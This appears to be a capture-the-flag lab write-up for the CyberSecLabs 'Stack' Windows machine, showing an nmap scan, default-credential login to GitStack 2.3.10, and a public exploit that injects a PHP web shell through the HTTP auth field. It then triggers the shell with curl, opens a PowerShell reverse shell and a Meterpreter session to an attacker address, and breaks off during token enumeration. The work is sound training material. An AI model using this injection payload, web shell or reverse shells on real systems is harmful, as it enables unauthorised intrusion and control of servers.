
Stack

`Stack CyberSecLab`


Nmap Scan:

```
┌──(mark㉿H4CK)-[~/…/B2B/CyberSecLabs/Windows/Stack]
└─$ nmap -sCV 172.31.1.12 -p80,135,139,445,3389,5585 -oN nmapscan
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-13 03:26 WAT
Stats: 0:01:37 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.27% done; ETC: 03:27 (0:00:00 remaining)
Nmap scan report for 172.31.1.12
Host is up (0.34s latency).

PORT     STATE  SERVICE           VERSION
80/tcp   open   http              Apache httpd 2.2.22 ((Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3 Python/2.7.2 PHP/5.4.3)
|_http-server-header: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3 Python/2.7.2 PHP/5.4.3
|_http-title: Page not found at /
135/tcp  open   msrpc             Microsoft Windows RPC
139/tcp  open   netbios-ssn       Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open   ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=Stack
| Not valid before: 2022-12-12T02:24:41
|_Not valid after:  2023-06-13T02:24:41
|_ssl-date: 2022-12-13T02:27:55+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: STACK
|   NetBIOS_Domain_Name: STACK
|   NetBIOS_Computer_Name: STACK
|   DNS_Domain_Name: Stack
|   DNS_Computer_Name: Stack
|   Product_Version: 6.3.9600
|_  System_Time: 2022-12-13T02:27:49+00:00
5585/tcp closed bis-sync
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: STACK, NetBIOS user: <unknown>, NetBIOS MAC: 02:c1:fa:a8:03:1a (unknown)
| smb2-time:
|   date: 2022-12-13T02:27:49
|_  start_date: 2022-12-13T02:24:34
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.0.2:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.35 seconds

┌──(mark㉿H4CK)-[~/…/B2B/CyberSecLabs/Windows/Stack]
└─$
```


From the scan we can tell its a windows machine. And we have few ports open. So I started my enumeration on port 445 which is smb but unfortunately it doesn't allow anonymous listing of shares.
But lets move on to port 80 which is a web server. When I navigated there it showed me an error that the default page is not found and if we read it well we can see the possible path its expectingso the first thing I navigated to was the gitstack directory.




After that I was redirected to a login page. Also from the look we can see its running gitstack instance and now lets try the default credential to access it.




We're logged in. So the first thing I noticed was the title header of the web page which says GitStack 2.3.10 which is the version the gitstack instance is running on so lets hit searchsploit and check for known exploits.



From the result of runningsearchsploit we can see its has a remote code execution exploit. So lets copy it to our machine and check it out.



So this exploit isn't really a fancy one where you are given option to give the exploit input directly from the terminal so I made a few adjustment for the exploit to work i.e changing the target ip.




So lets run the exploit. And from the result we can see the exploit worked and the command **whoami** was executed now lets get reverse shell via it. But firstly we need to know the path the exploit php code was placed thats as easy as checking the source code.

```
┌──(mark㉿H4CK)-[~/…/B2B/CyberSecLabs/Windows/Stack]
└─$ python2 gitrce.py
[+] Get user list
[+] Found user PqZmY
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository rTfVq
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at leas
t read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"stack\john
"
```

```
96 print "[+] Execute command"
97 r = requests.post("http://{}/web/exploit.php".format(ip), data={'a' : command})
98 print r.text.encode(sys.stdout.encoding, errors='replace')
```

Now we know the path the php code is lets access it and run command directly.




"

Notice: Undefined index: a in **C:\GitStack\gitphp\exploit.php** on line **1**

Warning: system(): Cannot execute a blank command in **C:\GitStack\gitphp\exploit.php** on line **1**

"

So the code is taking **a** as a GET parameter over the command you run. So we have to include it in the url.



"


Notice: Undefined index: a in **C:\GitStack\gitphp\exploit.php** on line **1**

Warning: system(): Cannot execute a blank command in **C:\GitStack\gitphp\exploit.php** on line **1**


"


But after including it, it still doesn't work now the answer is because of the php code used. We can see its using **POST** request to send command **<?php system($_POST['a']);?>** so for us to fix this we need to change the request to post and this can be done using a web proxy like burp suite or using curl.


```
91
92 print "[+] Create backdoor in PHP"
93 r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > c:\GitStack\gitphp\exploit.php'))
94 print r.text.encode(sys.stdout.encoding, errors='replace')
95
```



So we need to change the **GET** request to **POST**, just right click then choose change request method. After that the request should be changed to a **POST** request. And on sending it we should have our command executed.







But since I prefer using curl in cases like this lets then get our reverse shell.

```
┌──(mark㉿H4CK)-[~/../B2B/CyberSecLabs/Windows/Stack]
└─$ curl "http://172.31.1.12/web/exploit.php" -X POST -d "a=whoami"
"stack\john
"
┌──(mark㉿H4CK)-[~/../B2B/CyberSecLabs/Windows/Stack]
└─$
```

So I'll be using powershell reverse shell which I got from revshells.com. On sending the payload I received a call back from my listener.

```
PS C:\users\john\desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\users\john\desktop>
```

From the result of doing whoami /priv we see it has SeImpersonatePrivilge Enables. Now to exploit this I'll be using metasploit for it.
So I generated a windows reverse shell executable then sent it to the target. on running the binary I generated I got a call back from my metasploit listener.
But unfortunately we can't exploit that privilege because there is no available token for us to impersonate.


```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.0.78:4444
[*] Sending stage (175686 bytes) to 172.31.1.12
[*] Meterpreter session 1 opened (10.10.0.78:4444 -> 172.31.1.12:49189) at 2022-12-13 04:15:57 +0100

meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
